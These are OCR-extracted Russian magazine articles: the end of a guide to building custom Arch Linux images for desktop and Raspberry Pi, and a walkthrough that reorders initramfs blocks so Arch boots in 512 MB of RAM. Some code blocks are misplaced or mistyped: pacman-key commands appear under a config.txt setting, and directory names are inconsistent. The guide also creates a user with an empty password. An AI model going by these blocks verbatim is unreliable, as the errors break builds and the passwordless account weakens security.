Редактируем файл `/etc/mkinitcpio.conf`. В параметре HOOKS необходимо убрать autodetect.

$ARCHISO/airootfs/etc/mkinitcpio.conf

```
...
HOOKS=(base udev microcode modconf kms keyboard keymap consolefont
block filesystems fsck)
...
```

Продолжение статьи →

КАСТОМНЫЙ ARCH

СОЗДАЕМ ОБРАЗЫ ARCH LINUX ДЛЯ ДЕСКТОПА И RASPBERRY PI

Команды для включения русской локализации возьмем из официальной вики.

Ставим общесистемное значение переменной LANG:

```
echo LANG=ru_RU.UTF-8 > $ARCHISO/airootfs/etc/locale.conf
```

Файл `/etc/locale.gen` содержит списки доступных локализаций системы, рекомендую оставить эти две:

$ARCHISO/airootfs/etc/locale.gen

```
en_US.UTF-8 UTF-8
ru_RU.UTF-8 UTF-8
```

Ставим шрифт и параметры изменения раскладки.

$ARCHISO/airootfs/etc/vconsole.conf

```
KEYMAP=ru
FONT=cyr-sun16
```

Установи свою временную зону.

```
ln -sfv /usr/share/zoneinfo/Europe/Moscow $ARCHISO/airootfs/etc/
localtime
```

При необходимости еще можно добавить обычного пользователя. Например, `archi`.

Дописываем в конец файла `passwd`:

`echo archi:x:1000:1000:archi:/home/archi:/usr/bin/bash >> $ARCHISO/airootfs/etc/passwd`

И добавляем запись в `shadow`:

```
echo archi::14871:::::: >> $ARCHISO/airootfs/etc/shadow
```

WARNING

Мы задали пустой пароль пользователю, то есть зайти в систему он сможет без указания пароля.

```
mkdir -p $ARCHISO/airootfs/home/archi
chown 1000:users $ARCHISO/airootfs/home/archi
```

Почему 1000, а не имя archi? Если на твоем локальном компьютере есть пользователь с таким же именем, но с другим ID, то при установке прав будет использован его номер с текущей машины и потом при загрузке свежеустановленной системы у пользователя не будет доступа к домашнему катало гу.

Настройки пользовательского окружения можно задать, используя каталог `skel` (`$ARCHISO/airootfs/etc/skel`).

В готовой собранной системе при использовании команды `useradd` файлы из каталога `skel` копируются в каталог пользователя со сменой владельца.

Удаляем ненужные «хуки» pacman.

```
rm -v $ARCHISO/airootfs/etc/pacman.d/hooks/*
```

WARNING

При создании ISO-образа диска при помощи mkarchiso часть настроек будет сделана при помощи «хуков» (сценариев командной строки) менеджера пакетов pacman. Эти хуки удаляются при создании ISO-образа. Если ты планируешь использовать эту конфигурацию для создания ISO-образов с помощью mkarchiso, не удаляй хуки.

Теперь в наш конфиг входят все пакеты из официального установочного образа. Также мы добавили графический интерфейс и сетевой менеджер, настроили его автозагрузку и добавили минимальный набор программ. Теперь у нас есть конфиг для сборки образа диска для установки Arch Linux в графическом окружении. О том, как собирать сам образ, я писал в статье «Карманный Arch», можешь обратиться к ней.

На этом цветочки закончились, переходим к ягодкам.

RASPBERRY PI

Можно ли тем же методом сделать образ для ARM-систем, например для Raspberry Pi? Сейчас попробуем и узнаем!

У Archiso есть две стандартные конфигурации: releng, которая используется для создания официальных образов ISO, и baseline — минимальная конфигурация для создания собственных сборок.

Сначала я хотел делать образ на основе baseline, но оказалось, что переделать там надо больше половины, так что я решил собирать образ с нуля. К тому же совместимость с Archiso для Raspberry Pi нам не нужна.

Подготовка

Я буду собирать конфиг для Raspberry Pi 4B+ — просто потому, что она у меня есть. Не думаю, что для других версий «Малины» будут какие-то серьезные отличия.

За основу возьмем образ Arch Linux ARM.

Напомню, что все действия мы будем делать от рута, поскольку владельцем всех файлов в каталоге с настройками должен быть root.

```
su
cd ~
```

Создаем наш рабочий каталог.

```
mkdir -v pi
```

Для удобства записываем путь до каталога с настройками в переменную.

```
export ARCHISO=/root/pi
```

Стандартные конфиги Archiso сделаны для архитектуры x86-64. Мы же будем собирать для AArch64. У нас будут другие репозитории, поэтому нам надо отредактировать файл `pacman.conf` нашего конфига.

Я пишу статью, работая уже на Arch Linux ARM, поэтому могу просто скопировать их конфиг:

```
cp /etc/pacman.conf $ARCHISO/pacman.conf
```

Но для полноты картины приведу фрагмент файла, который отличается от версии для x86-64:

$ARCHISO/pacman.conf

```
...
Architecture = aarch64
...
[core]
Include = /etc/pacman.d/mirrorlist

[extra]
Include = /etc/pacman.d/mirrorlist

[alarm]
Include = /etc/pacman.d/mirrorlist

[aur]
Include = /etc/pacman.d/mirrorlist
```

И подправим файл со списком репозиториев:

/etc/pacman.d/mirrorlist

```
Server = http://mirror.yandex.ru/archlinux-arm/$arch/$repo
Server = http://mirror.archlinuxarm.org/$arch/$repo
```

Как и раньше, список пакетов мы будем хранить в файле `packages`. Создадим файл и заодно запишем в него первый базовый пакет:

```
echo base > $ARCHISO/packages.aarch64
```

Пакеты ARM

В нашем будущем образе не хватает самых важных пакетов: ядра, загрузчика и ключей для pacman. Добавим их в конец нашего файла packages.aarch64:

$ARCHISO/packages.aarch64

```
raspberrypi-bootloader

linux-rpi
linux-rpi-headers

archlinuxarm-keyring
```

Пара слов о ядрах и загрузчиках. Для Raspberry Pi два загрузчика: `raspberrypi-bootloader` и `uboot-raspberrypi`. С ядрами тоже есть варианты, но не каждый загрузчик подходит к каждому ядру. В принципе, при попытке поставить несовместимые пакеты выводится соответствующее сообщение, но на всякий случай я тебя предупредил.

Так как мы жестко привязываемся к железу, можем заранее записать файл `/etc/fstab`. Точнее, даже обязательно сделать это!

```
echo "/dev/mmcblk0p1  /boot   vfat    defaults,
errors=remount-ro       0       0" > $ARCHISO/airootfs/etc/fstab
```

Настройка загрузчика

Загрузчик настраивается через файл `/boot/config.txt`:

```
vim $ARCHISO/airootfs/boot/config.txt
```

Там доступно множество настроек, которые можно менять, а можно и не менять. Дальше я выставлю их для своей RPi 4B+, а если у тебя другая версия, обязательно сверься с документацией.

Строку загрузки оставляем как есть:

```
initramfs initramfs-linux.img followkernel
```

Для отключения черной рамки по периметру экрана добавляем такой параметр:

```
pacman-key --init
pacman-key --populate archlinuxarm
```

Для отключения цветной заставки перед загрузкой:

```
disable_splash=1
```

Если ты подключаешь монитор по HDMI и в нем нет встроенных колонок, то звук можно выводить через мини-джек. Для этого надо указать загрузку видеодрайвера без вывода звука:

```
dtoverlay=vc4-kms-v3d-pi4,noaudio=on
```

Этот параметр должен быть указан выше строки загрузки (`initramfs initramfs-linux.img followkernel`).

Еще можно отключить индикаторы на плате:

```
dtparam=pwr_led_trigger=default-on
dtparam=pwr_led_activelow=off

dtparam=act_led_trigger=none
dtparam=act_led_activelow=off
```

И индикаторы разъема RJ45:

```
dtparam=eth_led0=4
dtparam=eth_led1=4
```

Название параметров для индикаторов недавно менялось, так что на всякий случай сверься с доками.

На этом все. Установить пакеты и настроить пользовательское окружение можешь по аналогии с нашим образом xrerus. Достаточно повторить все действия за исключением раздела настройки mkinitcpio.

Единственная оговорка: для «Малины» не нужны будут пакеты `xf86-video-ati` и `xf86-video-intel`, так что просто не добавляй их в свой `packages.aarch64`.

Сборка образа для Raspberry Pi

Сборка образа тоже происходит уже описанным выше способом, но есть важное отличие: нам понадобится сделать два раздела на диске. Первый раздел будет называться `boot`, и его нужно отформатировать в FAT32. Второй раздел — корневой.

Разбиваем диск:

```
sgdisk -o -n 1:0:+256M -t 1:EF00 -n 2:0:0 -t 2:8300 usb.img
```

При установке пакетов не забудь использовать файл со списком пакетов — `packages.aarch64`.

```
grep -v '^#' $ARCHISO/packages.aarch64 | tr '\n' ' ' | xargs
pacstrap -c -G -M -C $ARCHISO/pacman.conf -- /mnt/usb
```

Еще тебе надо будет инициализировать ключи pacman. Это можно сделать во время создания образа, когда зайдешь в chroot, либо уже в готовой системе перед первым запуском pacman.

Инициализируем ключи для pacman:

```
pacman-key --init
pacman-key --populate archlinuxarm
```

Альтернативный вариант

Если ты планируешь использовать карту памяти на 32 Гбайт или больше, то создавать образ с большим пустым местом не всегда удобно. В официальном дистрибутиве Arch Linux ARM сделано именно так. Вся установка происходит в каталог, а затем его просто пакуют в архив. При установке на накопитель диск разбивается на нужные разделы и форматируется, а затем туда распаковывается архив. Переписывать это руководство я не буду, оно доступно на сайте проекта Arch Linux ARM.

GPIO

У Raspberry Pi есть интерфейс для подключения всякого оборудования, в том числе самодельного, он называется GPIO. Для работы с ним из Python нам понадобится пакет из репозитория AUR — `python-rpi-gpio`.

Скачиваем `python-rpi-gpio`, собираем и устанавливаем его:

```
git clone https://aur.archlinux.org/python-rpi-gpio.git
cd python-rpi-gpio
makepkg -si
```

ВЫВОДЫ

Собрав образ xrerus, мы получили систему, аналогичную официальному установочному диску, но с графическим интерфейсом и дополнительными программами. То же самое мы проделали и с прицелом на Raspberry Pi, так что теперь у тебя будет шаблон, по которому ты сможешь делать свои дистрибутивы Arch Linux.

ДИЕТА ДЛЯ ARCH LINUX

Запускаем Arch на компьютерах с малым объемом памяти

В этой статье мы исправим дистрибутив Arch Linux 2024.06 так, чтобы его можно было использовать на компьютерах с малым объемом оперативной памяти. А в ходе работы познакомимся с элементами структуры файловой системы ISO 9660 и научимся использовать штатные инструменты для решения околохакерских задач.

Игорь Орещенков
r0bur@mail.ru

В предыдущих статьях «диетологии» — «Linux на диете» и «Новая диета для Linux» — мы поработали над снижением требований к оперативной памяти Bodhi Linux и достигли в этом определенных успехов. Но круг поклонников Bodhi не так велик. Поэтому давай посмотрим, каков аппетит у гораздо более близкого сердцу хакера Arch Linux.

Как ты знаешь, Arch Linux загружается в текстовую консоль, после чего дает пользователю полнейшую свободу действий. Наверное, 512 Мбайт ОЗУ для такой среды будет более чем достаточно? Давай проверим.

Итак, выставляем в свойствах виртуальной машины объем оперативной памяти 512 Мбайт, загружаем образ archlinux-2024.06.01-x86_64.iso, подключаем, запускаем, получаем...

```
Loading /arch/boot/x86_64/vmlinuz-linux... ok

Loading /arch/boot/x86_64/initramfs-linux.img...ok


[ ] Initramfs unpacking failed: write error

mount: error while loading shared libraries: libmount.so.1: cannot open
shared object file: No such file or directory

...

ERROR: Failed to mount '' on real root

You are now being dropped into an emergency shell.

sh: can't access tty; job control turned off


[rootfs ~]# _
```

«Ага-а-а!» — сказали бы тут угрюмые русские мужики, валившие в далеком сибирском лесу вековые кедры двуручными пилами. И здесь нас встретила старая добрая ошибка: `Initramfs unpacking failed: write error`. Правда, вместо kernel panic мы получили аварийную командную строку, но она не работает. Как понятно из последнего сообщения, оболочка `sh` не смогла связаться с терминалом `tty`.

Похоже, нам есть чем заняться! Приступим. В качестве рабочей операционной системы я по привычке воспользовался Bodhi Linux 6.0, что в итоге привело к... Но обо всем по порядку.

ИЗМЕРЯЕМ И РАЗБИРАЕМ


Для начала еще раз попытаемся запустить Arch Linux, указав в параметрах ядра опцию `debug console=ttyS0`, чтобы отладочные события шли в последовательный порт, который у виртуальной машины можно привязать к файлу. Больше всего нас сейчас интересует распределение оперативной памяти.

```
[ ] Memory: 320340K/523832K available (18432K kernel code, 2164K rwdata,
13224K rodata, 3412K init, 3624K bss, 203232K reserved, 0K cma-reserved)

...


[ ] Initramfs unpacking failed: write error


[ ] Freeing initrd memory: 143796K
```

Из сообщения видно, что после загрузки ядра с упакованным образом минимальной файловой системы (МФС) и резервирования служебных областей для работы осталось 320 340 Кбайт оперативной памяти. Не то чтобы совсем уж мало, но с учетом упакованного размера образа МФС в 143 796 Кбайт исчерпание памяти не выглядит чем-то удивительным.

Для дальнейшей работы с содержимым дистрибутивного образа удобно извлечь его в отдельный каталог `isofs`. Если он примонтирован в точке `/media/ARCH_202406`, это можно сделать командой

```
cp -R /media/ARCH_202406/. ./isofs
```



Творческий порядок в рабочем каталоге

Теперь посмотрим, что собой представляет упакованный образ МФС, который находится в файле `isofs/arch/boot/x86_64/initramfs-linux.img`.

```
$ initrd=isofs/arch/boot/x86_64/initramfs-linux.img
$ dd if=$initrd bs=512 | file -z -
/dev/stdin: ASCII cpio archive (SVR4 with no CRC)
```

Понятно, сначала идет неупакованный архив CPIO. Распакуем-ка его в каталог `initrd_1` и посмотрим, что в нем.

```
$ mkdir initramfs_1
$ dd if=$initrd bs=512 | cpio -iD initramfs_1
260261 blocks
```

Оказывается, он содержит микрокод процессоров AMD и Intel в каталоге `kernel`, а также модули ядра и двоичные файлы устройств в каталогах `usr/lib/modules` и `usr/lib/firmware` соответственно. Причем, судя по суффиксам `.zst`, большинство файлов уже сжаты алгоритмом ZSTD, что существенно снижает наши возможности оптимизации. Давай посмотрим, какой объем занимают файлы этого блока МФС.

```
$ du -sh initramfs_1/{kernel,usr/lib/*}
13M initramfs_1/kernel
69M initramfs_1/usr/lib/firmware
53M initramfs_1/usr/lib/modules
```

Хорошо, теперь глянем, что еще есть в образе МФС.

```
$ dd if=$initrd bs=512 skip=260261 | file -z -
/dev/stdin: data
```

А это что за новость?! Какая еще `data`? Надо разобраться:

```
$ dd if=$initrd bs=512 skip=260261 count=1 | hexdump -C
1+0 records in
1+0 records out
512 bytes copied
00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
|................|
*
00000200
```

Нули?! Видимо, сборщики образа МФС решили выровнять начала блоков. Это, конечно, хорошо, но где же начинается следующий блок?

```
$ cmp $initrd /dev/zero $((512*260261))
isofs/arch/boot/x86_64/initramfs-linux.img /dev/zero differ: byte 9729,
line 1
```

Понятно, теперь мы можем снова попытаться определить тип следующего блока:

```
$ dd iflag=skip_bytes if=$initrd bs=512 skip=$((512*260261+9728)) | file
-z -
/dev/stdin: ASCII cpio archive (SVR4 with no CRC) (XZ compressed data)
```

Ага, второй блок представляет собой архив CPIO, сжатый алгоритмом XZ. Распакуем и посмотрим, что в нем:

```
$ mkdir initramfs_2
$ dd iflag=skip_bytes if=$initrd bs=512 skip=$((512*260261+9728)) | unxz
| cpio -iD initramfs_2
27309+1 records in
27309+1 records out
13982236 bytes (14 MB, 13 MiB) copied
86167 blocks
```

А в нем, как нетрудно догадаться, оставшаяся часть МФС: утилиты и библиотечные модули, файлы с настройками и сценарий `init`, запускаемый ядром после инициализации. Занимает все это в распакованном виде 43 Мбайт.

```
$ du -sh initramfs_2
43M initramfs_2
```

И ЧТО ТЕПЕРЬ С ЭТИМ ДЕЛАТЬ?

Итак, образ МФС мы распаковали. Теперь надо решить, что с ним делать дальше. Фокус с применением алгоритмов сжатия тут не пройдет, потому что всё уже сжали до нас. Можно было бы удалить некоторые ненужные драйверы, но не хотелось бы нарушать задумку создателей дистрибутива. Раз они поместили драйверы видеоадаптеров в МФС, значит, они тут нужны... Или нет?

Погоди-ка, а что там у нас было во время самой первой попытки загрузить Arch Linux на 512 Мбайт? Неработающая консоль? А откуда взялась консоль, если при распаковке МФС произошла ошибка? Получается, что ошибку распаковки МФС ядро не считает критической, столкнувшись с такой ситуацией, оно не паникует, а пытается работать дальше как ни в чем не бывало. Вот как выглядит журнал загрузки с включенными отладочными сообщениями:

```
...


[ ] Initramfs unpacking failed: write error

...


[ ] Run /init as init process

...

mount: error while loading shared libraries: libmount.so.1: cannot open
shared object file: No such file or directory

...

/init: line 16: can't open /proc/cmdline: no such file

:: mounting '' on real root

mount: error while loading shared libraries: libmount.so.1: cannot open
shared object file: No such file or directory

ERROR: Failed to mount '' on real root

You are now being dropped into an emergency shell.

sh: can't access tty; job control turned off


[rootfs ~]# _
```

Получается, из-за того, что файл библиотеки `libmount.so.1` не попал в ту часть МФС, которая успела распаковаться, сценарий `init` не смог примонтировать виртуальные файловые системы, включая `/proc`, потом не смог обработать параметры ядра `/proc/cmdline`, и пошло-поехало. Как в стихотворении Маршака: «Враг вступает в город, пленных не щадя, оттого, что в кузнице не было гвоздя».

Если бы все необходимое для работы сценария `init` и переключения на полноценную корневую файловую систему распаковалось, а драйверы видеоадаптера — нет, то мы этой последней неприятности, возможно, даже и не заметили бы?

Что ж, эта гипотеза подсказывает одно направление для изысканий. Надо переставить блоки в файле образа МФС так, чтобы порция с программами и библиотеками шла в нем первой и гарантированно распаковывалась в полном объеме. Потом пусть будут драйверы накопителей и файловых систем, а в самом конце разместим двоичные файлы устройств.

На компьютерах с достаточным объемом оперативной памяти все распакуется и никак не повлияет на дальнейшую работу, а на системах с ограниченной памятью не получится воспользоваться некоторыми адаптерами Wi-Fi, но зато будет работающая консоль. По-моему, этот вариант стоит того, чтобы попробовать его реализовать!

СТРОИТЬ — НЕ ЛОМАТЬ...

Чтобы не заниматься кропотливым отбором, сформируем блоки образа МФС в следующем порядке.

1. Микрокод процессоров Intel и AMD `initramfs_1/kernel` — несжатый CPIO-архив.
2. Утилиты, библиотеки, конфиги `initramfs_2` — сжатый XZ CPIO-архив.
3. Модули ядра Linux `initramfs_1/usr/lib/modules` — несжатый CPIO-архив.
4. Двоичные файлы устройств `initramfs_1/usr/lib/firmware` — несжатый CPIO-архив.

Реализуем этот замысел.

```
$ newinitrd='initramfs-linux.img'
$ cd initramfs_1
$ { echo './early_cpio' ; find './kernel' ; } | cpio -oH newc >
../$newinitrd
25427 blocks
$ cd ../iniramfs_2
$ find '.' | cpio -oH newc | xz -C none  >> ../$newinitrd
86167 blocks
$ cd ../initramfs_1
$ find './usr/lib/modules' | cpio -oH newc >> ../$newinitrd
98722 blocks
$ find './usr/lib/firmware' | cpio -oH newc >> ../$newinitrd
136111 blocks
```

Поместим сформированный образ МФС в файловую систему дистрибутива:

```
chmod u+w isofs/arch/boot/{x86_64,x86_64/initramfs-linux.img}
mv initramfs-linux.img isofs/arch/boot/x86_64/
```

Теперь можно собрать ISO:

```
$ chmod u+w isofs/boot/syslinux/isolinux.bin
$ genisoimage -lrJV 'ARCH_LOWRAM' -input-charset default \
  -c boot/syslinux/boot.cat -b boot/syslinux/isolinux.bin \
  -no-emul-boot -boot-load-size 4 -boot-info-table \
  -o 'arch_lowram.iso' ./isofs
```

КАКИЕ ВАШИ ДОКАЗАТЕЛЬСТВА?

Наступает ответственный момент испытания. Я подключил образ к виртуальной машине, запустил... И получил то же, что и с официальным дистрибутивом, — неработающую консоль и сообщение `Initramfs unpacking failed: write error`. Какая досада! Ведь идея была хорошая!

> **INFO**
>
> Существенно сократить время сборки и размер ISO-образа для тестирования можно, если временно вынести за пределы каталога `isofs` файл `isofs/arch/x86_64/airootfs.sfs`, содержащий основную корневую файловую систему дистрибутива Arch Linux. Этот файл можно будет вернуть на место после того, как будет получен работоспособный образ МФС.

Я проверил выполненные операции, полученный ISO-образ — и нигде не обнаружил ошибки. Тогда решил запустить его с гигабайтом памяти. Сообщений на экране стало больше, но консоль по-прежнему не работала! Значит, дело теперь не в объеме памяти. Это заставило меня внимательнее прочитать диагностические сообщения... И вот отличие:

```
mount: /proc: must be superuser to use mount.
       dmesg(1) may have more information after failed mount system
call.
```

То есть для монтирования надо быть суперпользователем. А я тогда кто?! Это сообщение заставило меня усомниться в своей сущности и даже поместить в сценарий `init` небольшую программку, выводящую значения `getuid()` и `geteuid()`. Получив от нее два нуля, я немного успокоился, но проблема отказа в монтировании никуда не исчезла.

Потратив еще некоторое время на изучение официального образа МФС, я обратил внимание на то, что владелец файлов в его CPIO-архивах — пользователь с нулевыми UID:GID. Что ж, давай попробуем команду упаковки записать в виде

```
... cpio -R +0:+0 -oH newc ...
```

И знаешь что? Это помогло! Вот, кстати, как выглядит распределение памяти на 512 Мбайт:

```
$ free -h
          total    used   free     shared  buff/cache  available
Mem:      459Mi    96Mi   6.2Mi     4.2Mi       371Mi      363Mi
Swap:       0B      0B      0B
```

Но почему успех монтирования зависит от владельца файлов? Неужели...

```
$ ls -l initramfs_2/usr/bin/mount
-rwsr-xr-x 1 user user 43096 Jun  5 21:15 initramfs_2/usr/bin/mount
```

Ну конечно, на файле программы `mount` установлен бит SUID, назначающий при ее выполнении эффективным пользователем владельца файла. И если владелец не является суперпользователем, то привилегии понижаются. Для чего так сделано? Остается только догадываться.

НЕ ДУМАЙ О СЕКУНДАХ СВЫСОКА

Есть, правда, у нашего ISO-образа один изъян. Процесс загрузки на десять секунд прерывается сообщением

```
Waiting 10 seconds for device /dev/disk/by-uuid/2024-06-01-09-07-18-00
...
```

Но потом продолжается:

```
:: Searching for '/boot/2024-06-01-09-07-18-00.uuid' in '/dev/sr0'
:: Mounting '/dev/sr0' to '/run/archiso/bootmnt'
...
```

Дело в том, что приоритетом при определении дистрибутивного носителя в Arch Linux будет идентификатор UUID. В случае оптического диска им будет отметка времени создания или модификации ISO-образа в формате `ГГГГММДДччммссСС`. Естественно, программа сборки ISO-образа прописала в указанные поля текущие дату и время, а тем, что загрузка таки продолжается, мы обязаны тому, что разработчики ввели альтернативный способ обнаружения дистрибутива по наличию в нем файла `/boot/ГГГГ-ММ-ДД-чч-мм-сс-СС.uuid`.

Образ в целом работает, но я решил его пересобрать с явным указанием ожидаемых дистрибутивом отметок времени. И тут меня поджидал большой сюрприз. Оказывается, в сообществе Arch Linux для сборки ISO-образов предпочитают использовать программу `xorriso`, а не `genisoimage`, как это принято у пользователей Ubuntu. И если в `xorriso` есть специальный параметр `-volumedate 'uuid' ...`, то возможность задать произвольные значения даты и времени в `genisoimage` отсутствует напрочь.

Продолжение статьи →

ДИЕТА ДЛЯ ARCH LINUX

ЗАПУСКАЕМ ARCH
НА КОМПЬЮТЕРАХ С МАЛЫМ
ОБЪЕМОМ ПАМЯТИ

ГНУТЫМ ГВОЗДЯМ — ГНУТЫЙ МОЛОТОК

И все же, несмотря на то что `genisoimage` называют дефективной версией mkisofs, я решил попытаться справиться с ситуацией «в режиме хакера». Припоминая, что у большинства файловых систем есть заголовок, запустим поиск строки по первым мегабайтам файла ISO-образа. У меня на часах среда, 5 июня 2024 года. Поэтому:

```
$ dd if=arch_lowram.iso bs=1024K count=4 | grep -abo '20240605'
33581:20240605
33598:20240605
33632:20240605
37677:20240605
37694:20240605
37728:20240605
4+0 records in
4+0 records out
4194304 bytes (4.2 MB, 4.0 MiB) copied.
```

